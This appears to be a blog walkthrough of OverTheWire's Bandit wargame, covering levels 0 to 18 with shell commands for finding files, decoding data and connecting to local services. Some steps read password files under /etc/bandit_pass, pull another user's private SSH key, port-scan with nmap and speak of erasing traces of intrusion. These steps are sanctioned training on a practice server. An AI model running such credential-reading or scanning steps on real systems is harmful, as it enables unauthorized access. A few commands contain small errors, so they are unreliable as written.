Bandit Walkthrough

< Blog

Walkthrough of Bandit, a wargame by OverTheWire

Created on: 2020-01-09

Tag: ctf

Warning

I know in the server banner is says 'DONT POST SPOILERS! This includes writeups of your solution on your blog or website!'. I fully respect that thus this is my duty to warn the reader not to use this to cheat in the game. This is just a personal note in an attempt to getting started with CTF writeup. I choose Bandit because it is easy and CTF/Techinal writeups are tough enough. I have been using Linux for sometime now and I can assure you that copy-pasting commands without understanding to cross a level or fix a problem don't make you a expert, it makes you a unprepared imposter and good mouse user. So DO NOT USE this to play the game! Use it as a getting started guide to write CTF writeup.

From the Bandit webpage:

```
The Bandit wargame is aimed at absolute beginners. It will teach the basics needed to be able to play other wargames.
```

Presequisite

To play Bandit we will need a Terminal emulator and a SSH client. If we are in Linux Or macOS then we should already have both of this available in our machine. If we are in Windows then Cmder is the way to go! We will also need a working internet connection.

Starting the game

To start playing the Bandit wargame:

- Open Bandit wargame webpage in a browser.
- Open a terminal emulator
- Start reading the instructions in the webpage and follow them to get started.

The game is divided into levels. Current level has the password for the next level. So, if we go to the Bandit Level 0 → Level 1 page we will see the goal if Level 0. If we successfully achieve that goal we will be able to go to Level 1.

Level 0

To start we need to type in our terminal:

```
root@bandit:~# ssh bandit0@bandit.labs.overthewire.org -p 2220
```

It will ask our permission to add the host to the list of known hosts. Type *yes*. Then it will ask for the password. The password for this level is given and it is *bandit0*. Typing that will allow us to enter the game which is a Linux machine with rather long motd.

The goal set for level 0 is to find file called **readme** located in the home directory. After login with SSH, generally the user lands on the home directory. So let's see if we can find the file with ls:

```
bandit0@bandit:~$ ls
readme
bandit0@bandit:~$
```

There we have our file. Now let's see the content of the file with cat:

```
bandit0@bandit:~$ cat readme
```

We should be able to see a 33 character long string. This is our password for Level 1.

Now we need exit from the machine:

```
bandit0@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Level 1

First let's go to Level 1:

```
root@bandit:~# ssh bandit1@bandit.labs.overthewire.org -p 2220
```

This will ask for password and use the string from previous level. If we see the instructions for level 1, to go to next level we need to get the content of a file called **-** located in the home directory. If we try cat-ing the file as before is hangs:

```
bandit1@bandit:~$ cat -
```

Pressing Ctrl + c will give us back our terminal. The cat command doesn't work on the **-** file because it indicates stdin or stdout.

To see the content of the file:

```
bandit1@bandit:~$ cat ./-
```

We should be able to see a 33 character long string aka the flag. This is our password for Level 2. Now exit from the machine as before with the exit command.

Level 2

First let's go to Level 2:

```
root@bandit:~# ssh bandit2@bandit.labs.overthewire.org -p 2220
```

Use the password from previous level as before. The password for the next level is in a file called **spaces in this filename** as it says in the level 2 web page.

Let's try to see the file with ls:

```
bandit2@bandit:~$ ls
spaces in this filename
bandit2@bandit:~$
```

If we try to see the file by typing *cat spaces in this filename*, we get:

```
bandit2@bandit:~$ cat spaces in this filename
cat: spaces: No such file or directory
cat: in: No such file or directory
cat: this: No such file or directory
cat: filename: No such file or directory
bandit2@bandit:~$
```

This is because with the spaces the *spaces*, *in*, *the* and *filename* are treated as separate file and obviously those doesn't exit. We can solve it by escaping the space with ``

```
bandit2@bandit:~$ cat spaces\ in\ this\ filename
```

P.S: we don't need to type those, just hit Tab to autocomplete.

We should be able to see the flag with Level 3 login password. Now exit from the machine.

Level 3

Entering the Level 3 machine:

```
root@bandit:~# ssh bandit3@bandit.labs.overthewire.org -p 2220
```

Use the password from previous level as before. We get the instructions from level 3 that the password for the next level is in a **hidden** file in the **inhere** directory.

Let's see what we have in our current directory with ls:

```
bandit3@bandit:~$ ls
inhere
bandit3@bandit:~$
```

As expected we see the *inhere* directory. Let's go inside the directory with cd command:

```
bandit3@bandit:~$ cd inhere/
bandit3@bandit:~/inhere$
```

Now we are inside the *inhere* directory. Now we will use ls again to list all files and we see this:

```
bandit3@bandit:~/inhere$ ls
bandit3@bandit:~/inhere$
```

Or do we? We can't see any file here. Now if we remember the goal we or file is a **hidden** file and the ls command list all file except for the hidden one. We will use a additional flag of the ls command to see the hidden files. The flag is *-a* which is pronounced *dash or tack a*. So let's see the file:

```
bandit3@bandit:~/inhere$ ls -a
.  ..  .hidden
bandit3@bandit:~/inhere$
```

There we see the *.hidden* file. The . and the .. before the *.hidden* are reference to the current and one directory up from the current directory. Finally, to see the content of the file:

```
bandit3@bandit:~/inhere$ cat .hidden
```

We should be able to see the password for Level 4. Now exit from the machine.

Level 4

Entering the Level 4 machine using the password from previous level:

```
root@bandit:~# ssh bandit4@bandit.labs.overthewire.org -p 2220
```

The password is in is stored in the **only human-readable** file in the **inhere** directory as we can see in level 4 instructions page.

Now if we follow the previous level to enter the *inhere* directory and list file, we see:

```
bandit4@bandit:~/inhere$ ls
-file00  -file01  -file02  -file03  -file04  -file05  -file06  -file07  -file08  -file09
bandit4@bandit:~/inhere$
```

Now if we try to see the content of the first file *-file00*, we use cat command like we did on Level 1 and see this:

```
bandit4@bandit:~/inhere$ cat ./-file00
�����������~%    C[�걱>��| �bandit4@bandit:~/inhere$
```

What is this gibberish!? Let's see what kind of file it is with file command:

```
bandit4@bandit:~/inhere$ file ./-file00
./-file00: data
bandit4@bandit:~/inhere$
```

So this is a data file and is most definitely not *human-readable* which is what our file is. Now we can use the file command to check the file type of each 10 files and see which one is human-readable but that is very useful when we have hundreds or thousands of files. We can use the wild character * to specify all the files in a directory and as we know our file is in the *inhere* directory we can run file command on all the files of *inhere* directory:

```
bandit4@bandit:~/inhere$ file ./*
./-file00: data
./-file01: data
./-file02: data
./-file03: data
./-file04: data
./-file05: data
./-file06: data
./-file07: ASCII text
./-file08: data
./-file09: data
bandit4@bandit:~/inhere$
```

We can see that the *-file07* file has ASCII text which is human-readable. We can see the password for Level 4 by:

```
bandit4@bandit:~/inhere$ cat ./-file07
```

Now exit from the machine.

Alternative solution

We could have used the *-i* flag of file command to see the mime type strings of the files and find the file as well:

```
bandit4@bandit:~/inhere$ file -i ./*
./-file00: application/octet-stream; charset=binary
./-file01: application/octet-stream; charset=binary
./-file02: application/octet-stream; charset=binary
./-file03: application/octet-stream; charset=binary
./-file04: application/octet-stream; charset=binary
./-file05: application/octet-stream; charset=binary
./-file06: application/octet-stream; charset=binary
./-file07: text/plain; charset=us-ascii
./-file08: application/octet-stream; charset=binary
./-file09: application/octet-stream; charset=binary
```

Level 5

Entering the Level 5 machine using the password from previous level:

```
root@bandit:~# ssh bandit5@bandit.labs.overthewire.org -p 2220
```

Like before the password in in a directory named **inhere** which is **human-readable**, **1033 bytes in size** and **not executable**. The details of the level is in the level 5's page If we see the contents of the file:

```
bandit5@bandit:~$ ls inhere/
maybehere00  maybehere02  maybehere04  maybehere06  maybehere08  maybehere10  maybehere12  maybehere14  maybehere16  m
maybehere01  maybehere03  maybehere05  maybehere07  maybehere09  maybehere11  maybehere13  maybehere15  maybehere17  m
bandit5@bandit:~$
```

That is a lot of directory! If we want to go through all those directory to find our specific file it would take a lot of time. We can use the find command to assist us in our task:

```
bandit5@bandit:~$ find inhere/ -type f -size 1033c ! -executable
inhere/maybehere07/.file2
bandit5@bandit:~$
```

We get one file in return! Before we use our known commands to see the attributes of the file to match our criteria, let's first see what the find command did. If we check the man page for find command, we see *-type* flag checks for file type and *f* is used for regular file, the *-size* flag checks the size of a file as for size in byte we use *c* after the numeric value. Finally, the *-executable* flag checks if the file is executable. We used *!* to as NOT operator so it check if the file is NOT executable. To understand complex commands we can use explainshell.com.

Now let's check if the file the find command found for us matches the criteria by using known commands.

- Is it **human-readable**?:

```
bandit5@bandit:~$ file inhere/maybehere07/.file2
inhere/maybehere07/.file2: ASCII text, with very long lines
bandit5@bandit:~$
```

It is ASCII text.

- Is it **1033 bytes in size**?:

```
bandit5@bandit:~$ ls -la inhere/maybehere07/.file2
-rw-r----- 1 root bandit5 1033 Oct 16  2018 inhere/maybehere07/.file2
bandit5@bandit:~$
```

It is 1033 bytes in size.

- Is it **not executable**?

From the previous output of ls command we can see that the file *inhere/maybehere07/.file2* is not executable. To see the password for Level 6:

```
bandit5@bandit:~/inhere$ cat inhere/maybehere07/.file2
```

Now exit from the machine.

Level 6

Use the password from previous level to get into Level 6:

```
root@bandit:~# ssh bandit6@bandit.labs.overthewire.org -p 2220
```

The goal of level 6 is to get the password which is saved **somewhere on the server** and is **owned by user bandit7**, **owned by group bandit6** and **33 bytes in size**. Lets see if we have any file or directory in the home directory:

```
bandit6@bandit:~$ ls
bandit6@bandit:~$
```

No files. Are there any hidden files in the home directory?:

```
bandit6@bandit:~$ ls -la
total 20
drwxr-xr-x  2 root root 4096 Oct 16  2018 .
drwxr-xr-x 41 root root 4096 Oct 16  2018 ..
-rw-r--r--  1 root root  220 May 15  2017 .bash_logout
-rw-r--r--  1 root root 3526 May 15  2017 .bashrc
-rw-r--r--  1 root root  675 May 15  2017 .profile
bandit6@bandit:~$
```

This are the common hidden files in a users home directory. Let's widen our search radius to the whole file system with find command:

```
bandit6@bandit:~$ find / -user bandit7 -group bandit6 -size 33c
find: ‘/run/lvm’: Permission denied
find: ‘/run/screen/S-bandit33’: Permission denied
find: ‘/run/screen/S-bandit13’: Permission denied
...
/var/lib/dpkg/info/bandit7.password
...
find: ‘/proc/1056/fd/5’: No such file or directory
find: ‘/proc/1056/fdinfo/5’: No such file or directory
find: ‘/boot/lost+found’: Permission denied
```

We can see one file named */var/lib/dpkg/info/bandit7.password* that can be our desire file but first let's see the explanation of the find command used to find the file. The man page for find or in the explainshell.com site of find command can be used for this. We will always prefer the man page but just for a change and more ease of use we can use explainshell.com. Now if we go to the explainshell.com site and paste the find / -user bandit7 -group bandit6 -size 33c command we see a nice segmented command with explanation with each segment. The *-user* flag finds file of a specific user name, the *-group* flag finds file of a specific group and the *-size* flag works exactly like we explained before in Level 5.

We can also check if the file matches our criteria by only using ls:

```
bandit6@bandit:~$ ls -la /var/lib/dpkg/info/bandit7.password
-rw-r----- 1 bandit7 bandit6 33 Oct 16  2018 /var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$
```

As we can see the file is indeed **owned by user bandit7**, **owned by group bandit6** and **33 bytes in size**.

See the password for Level L by:

```
bandit L@bandit:~/inhere$ cat /var/lib/dpkg/info/bandit7.password
```

Now exit from the machine.

Level 7

Entering the Level 7 machine using the password from previous level same as before:

```
root@bandit:~# ssh bandit7@bandit.labs.overthewire.org -p 2220
```

We can find the password in a file named **data.txt** next to the word **millionth** as per the level 7 goal instructions Let's list all home directory file:

```
bandit7@bandit:~$ ls
data.txt
bandit7@bandit:~$
```

We can see the *data.txt* file in the home directory. Now, only if we had a tool that can search all the contents of a file and print the result. Lucky us! We have a tool named grep that does exactly does as pre Wikipedia. If we see the man page of the grep, in the synopsis we can see that the grep is general used like this:

```
grep [OPTIONS] PATTERN [FILE...]
```

So we need a pattern and one file. The word *millionth* can be our pattern and the file is obviously *data.txt*. Let's try that shall we?:

```
bandit7@bandit:~$ grep millionth data.txt
```

The output of the command would show the *millionth* and the password side by side separated by tab. Let's exit from here so that we can continue to the next level.

Level 8

As usual, entering the Level 8 with password previous level:

```
root@bandit:~# ssh bandit8@bandit.labs.overthewire.org -p 2220
```

The password is in the in the file **data.txt** and is **the only line of text that occurs only once**. More details in the level 8 page Just like the Level 8 we can see the *data.txt* is in home directory. Now we need to sort all the files and find all the unique values with a count of how many time they have been repeated. Our password will have a count of 1. We need to use sort and uniq commands to accomplish our task.:

```
bandit8@bandit:~$ cat data.txt | sort | uniq -c
```

First we will cat the *data.txt* file and we will pipe the output to the sort command which will sort the output then we will pass the sorted output to uniq command with *-c* flag that will show the count of the entry before the line.

Now exit from the machine to go to the next level.

Level 9

Let's ssh to Bandit server with password form level 8:

```
root@bandit:~# ssh bandit9@bandit.labs.overthewire.org -p 2220
```

As the level 9 instructions says the password is in the file **data.txt** in one of the few **human-readable strings**, **beginning with several '=' characters**. We can see the **data.txt** file in the home directory. Let's cat file:

```
bandit9@bandit:~$ cat data.txt
```

Wow that is a lot of unrecognized junk! Let's do a quick check what type of file it is:

```
bandit9@bandit:~$ file data.txt
data.txt: data
bandit9@bandit:~$
```

We see the junks because this is a data file. I haven't worked with data file or binary a lot but I know about xxd command which creates a hex dump of a given file. So let's try that and try to grep **===** as we know password begins with several =:

```
bandit9@bandit:~$ xxd data.txt | grep "==="
00000460: 30b0 323d 3d3d 3d3d 3d3d 3d3d 3d20 7468  0.2========== th
000014a0: 67a8 fcf3 4d26 54dc fbc0 f7c3 be3d 3d3d  g...M&T......===
000014b0: 3d3d 3d3d 3d3d 3d20 7061 7373 776f 7264  ======= password
00001b40: c4cd 3d3d 3d3d 3d3d 3d3d 3d3d 2069 7361  ..========== isa
00003f40: 3d3d 3d3d 3d3d 3d3d 2074 7275 4b4c 646a  ======== truKLdj
bandit9@bandit:~$
```

We can see the partial strings but not the complete one. At this point I don't know any tool that can improve the result so I searched for xxd binary file and grep string and went to the Stack Overflow answer from the Instant Answer panel in the side bar. After going through a few answer after I found this answer about a command named strings and tried that:

```
bandit9@bandit:~$ strings -ao data.txt | grep "==="
```

Yes! We got the password this time. Now that We have the password, let's get to know more about the strings command. If we go to explainshell.com and paste the strings -ao data.txt command. We see that the strings command print the strings of all printable characters in files. The *-a* flag scans the whole file and the *-o* flag works like *-t*. If we check the man page of strings command we see that the *-t* flag prints the offset within the file before each string. Now that we understand the command and have our password, let's exit from the machine.

Level 10

Level 10 machine can be accessed with the password from previous level:

```
root@bandit:~# ssh bandit10@bandit.labs.overthewire.org -p 2220
```

Let's check out the instructions of level 10 page. The password as stored in a file **data.txt** as usual, but it contains **base64 encoded data**. The *data.txt* file is in the home directory same as previous levels. We know from the hint that the content of the file is base64 encoded. In Linux we already have a command named base64. So how does it work? Let's use the *--help* flag that is available in almost all the Linux commands. If we use *base64 --help* it would give use all the functions of the base64 command but the notable one is the *-d* flag that is said to be used to **decode data**. So let's decode it.:

```
bandit10@bandit:~$ base64 -d data.txt
```

We can to see the password for Level 11. Now we will exit from the machine go continue.

Level 11

As usual enter Level 11 with password from Level 10:

```
root@bandit:~# ssh bandit11@bandit.labs.overthewire.org -p 2220
```

The key to unlock Level 12 is in **data.txt** and **all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions** as we see in the level 11 instructions page This technique is a very common letter substitution cipher called ROT13. The *data.txt* file is already in the home directory so all we need to do is rotate letters by 13 positions. The tr command can help us do that. The man page says it takes a set of characters and changes it into another set. So the lowercase letter **a** will be replaced by the letter that is after 13 positions after **a** that is **n**. Like that **b** would be **o**. But the cool thing about the tr command is that we can also specify range of characters like *[a-z] [n-m]*. Let's try it out:

```
bandit11@bandit:~$ cat data.txt | tr '[a-zA-Z]' '[n-mN-M]'
tr: range-endpoints of 'n-m' are in reverse collating sequence order
bandit11@bandit:~$
```

This doesn't seem to work! That is because the tr command goes through the range in ascending order and when it sees *m* after *n* it can't process it. To know more read link1 and link2.

To see the password for Level 12:

```
bandit11@bandit:~$ cat data.txt | tr '[a-zA-Z]' '[n-za-mN-ZA-M]
```

Which works because it breaks the range into *n-z* and the starts from *a-m*. Now that we have our password, exit from the machine.

Level 12

We can began by doing ssh into Level 12 machine:

```
root@bandit:~# ssh bandit12@bandit.labs.overthewire.org -p 2220
```

Use the password from Level 11 when asked for. The password for next level is in the **data.txt** and **a hexdump of a file that has been repeatedly compressed**. After reading the level 12 instructions, we get to learn that it would be useful to create a directory but as home directory is write protected we are suggested in the instruction to make it in the */tmp* directory. Let's navigate to the */tmp* directory and make a directory:

```
bandit12@bandit:~$ cd /tmp/
bandit12@bandit:/tmp$ mkdir jonedoe12
bandit12@bandit:/tmp$
```

Now let's get into newly created *jonedoe12* directory and copy the *data.txt* file from home directory:

```
bandit12@bandit:/tmp$ cd jonedoe12
bandit12@bandit:/tmp/jonedoe12$ cp ~/data.txt .
bandit12@bandit:/tmp/jonedoe12$
```

At this point I tried using xxd command to see the hexdump of the file but get nothing. As the clue say it is a **hexdump** of a **compressed** file so I tried to figure out what type of compression was using in the file using xxd in the hexdump file. By going through the man page of he xxd command we see that it has a *-r* or *-revert* flag that reverts the hexdump to binary which would be helpful:

```
bandit12@bandit:/tmp/jonedoe12$ xxd -r data.txt
```

We see a lot of garbage as binary. We need to save the output to a file to process it further.:

```
bandit12@bandit:/tmp/jonedoe12$ xxd -r data.txt >> data.bin
```

The *bin* extension is for binary. Now we can check the file type by using the file command:

```
bandit12@bandit:/tmp/jonedoe12$ file data.bin
data.bin: gzip compressed data, was "data2.bin", last modified: Tue Oct 16 12:00:23 2018, max compression, from Unix
```

We can see a lot of information among which the part *gzip compressed data* is important as it suggests that it is gzip compressed file. If we type *man gzip* we can see that gzip file exists. Let's keep reading! The *-d* flag seems to decompress gzip file, so we can try that:

```
bandit12@bandit:/tmp/jonedoe12$ gzip -d data.bin
gzip: data.bin: unknown suffix -- ignored
bandit12@bandit:/tmp/jonedoe12$
```

A quick search in the web with the error message gzip: unknown suffix -- ignored reviled that gzip only works on *.gz* file extension. We can run the same command after copying the file with cp and renaming it to *data.gz*:

```
bandit12@bandit:/tmp/jonedoe12$ cp data.bin data.gz
bandit12@bandit:/tmp/jonedoe12$ gzip -d data.gz
bandit12@bandit:/tmp/jonedoe12$
```

Let's list all the files in the current directory:

```
bandit12@bandit:/tmp/jonedoe12$ ls
data  data.bin  data.txt
bandit12@bandit:/tmp/jonedoe12$
```

So the *data.gz* file is no more and we have a new *data* file. If we check the file type of the *data* file with file command we see:

```
bandit12@bandit:/tmp/jonedoe12$ file data
data: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/jonedoe12$
```

Again a compressed file but this time a *bzip2 compressed data*. The man page for *bzip2* reviles a *-d* flag that can decompress the file. For safe keeping we will make a copy of the file first just like last step and then run the decompression:

```
bandit12@bandit:/tmp/jonedoe12$ cp data data.bzip2
bandit12@bandit:/tmp/jonedoe12$ bzip2 -d data.bzip2
bzip2: Can't guess original name for data.bzip2 -- using data.bzip2.out
bandit12@bandit:/tmp/jonedoe12$
```

We see that bzip2 decompressed the file into *data.bzip2.out*. Now we will check the file type again:

```
bandit12@bandit:/tmp/jonedoe12$ file data.bzip2.out
data.bzip2.out: gzip compressed data, was "data4.bin", last modified: Tue Oct 16 12:00:23 2018, max compression, from
bandit12@bandit:/tmp/jonedoe12$
```

This time it is a *gzip compressed data* again. From previous step we know that we can decompress file with the *-d* flag. We will list the existing files, make a copy of the original file, decompress it, the list the files again to find the new decompressed file and finally run the file command in the new file to see the type of the file.:

```
bandit12@bandit:/tmp/jonedoe12$ ls
data  data.bin  data.bzip2.out  data.txt
bandit12@bandit:/tmp/jonedoe12$ cp data.bzip2.out data.out.gz
bandit12@bandit:/tmp/jonedoe12$ gzip -d data.bzip2.out.gz
bandit12@bandit:/tmp/jonedoe12$ ls
data  data.bin  data.bzip2.out  data.out  data.txt
bandit12@bandit:/tmp/jonedoe12$ file data.out
data.out: POSIX tar archive (GNU)
bandit12@bandit:/tmp/jonedoe12$
```

This is a *POSIX tar archive (GNU)*. Ugh! This is getting tiresome layered compression. But patients is the key to success. We need to keep going. The man page for tar say that to decompress a tar file we need to use the *-x* flag. We will follow the same steps as previous, list current files, copy the original file, decompress it, then list the files again and see file type by running find command in the new file:

```
bandit12@bandit:/tmp/jonedoe12$ ls
data  data.bin  data.bzip2.out  data.out  data.txt
bandit12@bandit:/tmp/jonedoe12$ cp data.out data.tar
bandit12@bandit:/tmp/jonedoe12$ tar x data.tar
tar: Refusing to read archive contents from terminal (missing -f option?)
tar: Error is not recoverable: exiting now
```

Let's use the *-f* flag for archive file and the *-v* flag for increased verbosity and continue with our procedure:

```
bandit12@bandit:/tmp/jonedoe12$ tar xfv data.tar
data5.bin
bandit12@bandit:/tmp/jonedoe12$ file data5.bin
data5.bin: POSIX tar archive (GNU)
```

We get a *POSIX tar archive (GNU)* (I mean again!?). Same procedure for this one as well:

```
bandit12@bandit:/tmp/jonedoe12$ ls
data  data5.bin  data.bin  data.bzip2.out  data.out  data.tar  data.txt
bandit12@bandit:/tmp/jonedoe12$ cp data5.bin data5.tar
bandit12@bandit:/tmp/jonedoe12$ tar xfv data5.tar
data6.bin
bandit12@bandit:/tmp/jonedoe12$ ls
data  data5.bin  data5.tar  data6.bin  data.bin  data.bzip2.out  data.out  data.tar  data.txt
bandit12@bandit:/tmp/jonedoe12$ file data6.bin
data6.bin: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/jonedoe12$
```

Now we will change the file extension and decompress it again:

```
bandit12@bandit:/tmp/jonedoe12$ cp data6.bin data6.bzip2
bandit12@bandit:/tmp/jonedoe12$ bzip2 -d data6.bzip2
bzip2: Can't guess original name for data6.bzip2 -- using data6.bzip2.out
bandit12@bandit:/tmp/jonedoe12$
bandit12@bandit:/tmp/jonedoe12$ file data6.bzip2.out
data6.bzip2.out: POSIX tar archive (GNU)
bandit12@bandit:/tmp/jonedoe12$
```

Decompressing the tar file:

```
bandit12@bandit:/tmp/jonedoe12$ tar xvf data6.bzip2.out.tar
data8.bin
bandit12@bandit:/tmp/jonedoe12$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin", last modified: Tue Oct 16 12:00:23 2018, max compression, from Unix
bandit12@bandit:/tmp/jonedoe12$
```

Decompressing the gzip file:

```
bandit12@bandit:/tmp/jonedoe12$ cp data8.bin data8.gz
bandit12@bandit:/tmp/jonedoe12$ gzip -d data8.gz
```

```
bandit12@bandit:/tmp/jonedoe12$ ls
data  data5.bin  data5.tar  data6.bin  data6.bzip2.out  data6.bzip2.out.tar  data8  data8.bin  data.bin  data.bzip2.ou
bandit12@bandit:/tmp/jonedoe12$ file data8
data8: ASCII text
bandit12@bandit:/tmp/jonedoe12$
```

Finally we have an ASCII text!!! I am guessing the password is in this file. Let's see by:

```
bandit12@bandit:/tmp/jonedoe12$ cat data8
```

Before we exit, it is considered good practice to clean up the file or directories we created to erase our tress of intrusion. We can do a lot of things to "clean up" our intrusion but for starters let's remove the files and directories we created:

```
bandit12@bandit:/tmp/jonedoe12$ cd ..
bandit12@bandit:/tmp$ rm -rf jonedoe12
```

Now exit from the machine to continue.

Level 13

Let's enter Level 13 machine and the password is one we obtained in the last level:

```
root@bandit:~# ssh bandit13@bandit.labs.overthewire.org -p 2220
```

The password for next level is in the file **/etc/bandit_pass/bandit14** and it can **only be read by user bandit14**. The problem is we will get the password for bandit14 in this level so how do we get it? The clue of level 13 also says that we have private SSH key. If we list the files in our how directory we can see the private SSH key file:

```
bandit13@bandit:~$ ls
sshkey.private
bandit13@bandit:~$
```

Let's see the man page of the ssh command to see how can we use it. The *-i* flag allows it to use private key and we know from the instructions that user is *bandit14* and *localhost* can be used as a host name:

```
bandit13@bandit:~$ ssh -i sshkey.private bandit14@localhost
Could not create directory '/home/bandit13/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)?
```

We type **yes** and we should be logged in as *bandit14*. Now we can see the file in */etc/bandit_pass/bandit14*:

```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
```

Now exit from the machine.

Level 14

We can get into this level by 3 ways:

- We can continue our previous session where we ssh-ed to become *bandit14* because it is in the same machine as Level 13.
- Use the password we got from the previous level and use it:

  ```
  root@bandit:~# ssh bandit14@bandit.labs.overthewire.org -p 2220
  ```

- Or pulling the SSH private key to our local machine with sftp and using it to ssh:

  ```
  root@bandit:~# sftp -P 2220 bandit13@bandit.labs.overthewire.org
  This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

  bandit13@bandit.labs.overthewire.org's password:
  ```

If we put the password for *bandit13* here and we should see:

```
root@bandit:~# bandit13@bandit.labs.overthewire.org's password:
Connected to bandit.labs.overthewire.org.
sftp>
```

sftp has a command *get* to that can be used to get a file from remote machine to local machine. So let's get the SSH private key with *get* and exit from sftp:

```
sftp> get sshkey.private
Fetching /home/bandit13/sshkey.private to sshkey.private
/home/bandit13/sshkey.private
sftp> exit
root@bandit:~#
```

The last step is to use the SSH private key to log in to Level 14:

```
root@bandit:~# ssh -i sshkey.private bandit14@bandit.labs.overthewire.org -p 2220
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0640 for 'sshkey.private' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
```

```
Load key "sshkey.private": bad permissions
bandit14@bandit.labs.overthewire.org's password:
```

As we can see we get an permission error that is because it needs to be read-writable by the current user aka 600 permission:

```
root@bandit:~# chmod 600 sshkey.private
```

Now we can ssh:

```
root@bandit:~# ssh -i sshkey.private bandit14@bandit.labs.overthewire.org -p 2220
```

The password for next level can be obtained if we submit the **password of this level** to port **30000 on localhost** as we see in the level 14 goal page. We can use the nc tool to connect to a port. After reading the man page we see that we can connect to a specific port like *30000* of a specific host like *localhost* like this:

```
bandit14@bandit:~$ nc localhost 30000
```

Our courser should be seen stuck in the left most side which is actually waiting for our input. If we type or paste the password of this level we should get a **Correct!** message followed by a password string. Now exit from the machine to continue.

Note

try to do it with *curl* or maybe *wget*?

Level 15

As always we will start by entering the machine by using the password from previous level:

```
root@bandit:~# ssh bandit15@bandit.labs.overthewire.org -p 2220
```

The password for the next level will be echo-ed back to us just like before if we submit the **password of this level** to port **30001 on localhost** which is using **SSL encryption** as per level 15 instructions. Can we use nc to do that? Unfortunately nc doesn't support ssl but if we check the instructions we see emphasized paragraph named *Helpful note* there is discussed what should we do if we get “HEARTBEATING” and “Read R BLOCK” and suggests us to use *-ign_eof*. A quick search in the web reveals that it is a flag for openssl. The man page of openssl gives us the s_client flag which as you can see has it's own man page. On the man page of s_client the first option is *-connect* that takes a host and port. Let's try that:

```
bandit15@bandit:~$ openssl s_client -connect localhost:30001
CONNECTED(00000003)
... a lot of output about ssl ...
---
```

Here the courser is stuck, waiting for our input. If we give it the password of this level it would return **Correct!** followed by the *password string* then a line space and finally we should see a text **closed**. Now exit from the machine.

Level 16

Let's begin by ssh-ing into the Level 16 machine to search for next levels password:

```
root@bandit:~# ssh bandit16@bandit.labs.overthewire.org -p 2220
```

After reading the level 16 instructions we can see that the password for next level if we enter **this levels password** to a **localhost port in between 31000 and 32000** and it **usages SSL** . 31000 to 32000 is 1000 port and scanning it would require a lot of time. Lucky for us we have nmap to help us. If we load the man page for nmap we would see it is huge so we can use grep to help us with this. We need to see what the man page tells us about *range*:

```
man grep | grep range
```

We would see that *-p* flag can help us with that. Let see some examples on how to use nmap, we will use the *-A* flag that prints number of lines after the matching pattern:

```
man nmap | grep EXAMPLES -A 3
```

Now that we have seen some examples we get a general format to run nmap which is *nmap -p port-range host* and for our case it would be:

```
bandit16@bandit:~$ nmap -p 31000-32000 localhost

Starting Nmap 7.40 ( https://nmap.org ) at 2020-01-16 09:26 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00023s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
31518/tcp open  unknown
31790/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

We see two open ports. Last time we used openssl, this time we will use a improved version of nc which is ncat which has a *-ssl* flag. Let's try ncat for first port *31518*:

```
bandit16@bandit:~$ ncat --ssl localhost 31518
```

If we paste the password it echo's back the same thing which is not what we want. Let's try the next port, *31790*:

```
bandit16@bandit:~$ ncat --ssl localhost 31790
```

If we paste the password this time it echo's **Correct!** followed by **-----BEGIN RSA PRIVATE KEY-----** and a lot of string and then ends with **-----END RSA PRIVATE KEY-----**. This seems like a private key. It could be the SSH private key for next level. Let's get out of this by pressing Ctrl + c. Now we can copy the key and exit from the machine. Now open a file named *bandit17.key*, paste the key and save that:

```
root@bandit:~# vim bandit17.key
```

We have to change the permission of the file to access the next level:

```
root@bandit:~# chmod 600 bandit17.key
```

Level 17

We will us the SSH private key from the previous level to get into Level 17:

```
root@bandit:~# ssh -i bandit17.key bandit17@bandit.labs.overthewire.org -p 2220
```

There is two file in the home directory **passwords.old** and **passwords.new**. The password for next level is in **passwords.new** and it is the only line that is different from **passwords.old** according to the instructions of level 17. We have a handy-dandy tool named diff that *compare files line by line*. Let's use it:

```
bandit17@bandit:~$ diff passwords.new passwords.old
```

We should see the difference between two file and the first string would be the password for next level.

We can also get the password for this level:

```
bandit17@bandit:~$ cat /etc/bandit_pass/bandit17
```

Now exit from the machine.

Level 18

We will use the password from the previous level to ssh into this level:

```
root@bandit:~# ssh bandit18@bandit.labs.overthewire.org -p 2220
```

But as soon as we enter the password we see the long banner which says:

```
Byebye !
Connection to bandit.labs.overthewire.org closed.
```

And get are back to our local machine. If we see the instructions on level 18 we would see that the password in a **readme in the home directory** and our **.bashrc to log us out when we log in with SSH**. So we can SSH but can stay in the session. If we look closely in the ssh man page or the output of the *ssh --help* command we should see at the usage part, after all those flags and options we have a command option. Would it mean it would let us execute commands in the remote machine? Let's try to list the file in the remote machine with ls with ssh's command option:

```
root@bandit:~# ssh bandit18@bandit.labs.overthewire.org -p 2220 ls
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

bandit18@bandit.labs.overthewire.org's password:
readme
root@bandit:~#
```

If we enter the password for this level we see that we can see one *readme* file as output. This could be the file with password! So let's cat the file just like we listed the file:

```
root@bandit:~# ssh bandit18@bandit.labs.overthewire.org -p 2220 cat readme
```

This will reviled the password for next level. Time to exit the box or machine to move on to the next one.

Level 19

Get inside the box with with *ssh* with last password form last level:

```
root@bandit:~# ssh bandit19@bandit.labs.overthewire.org -p 2220
```

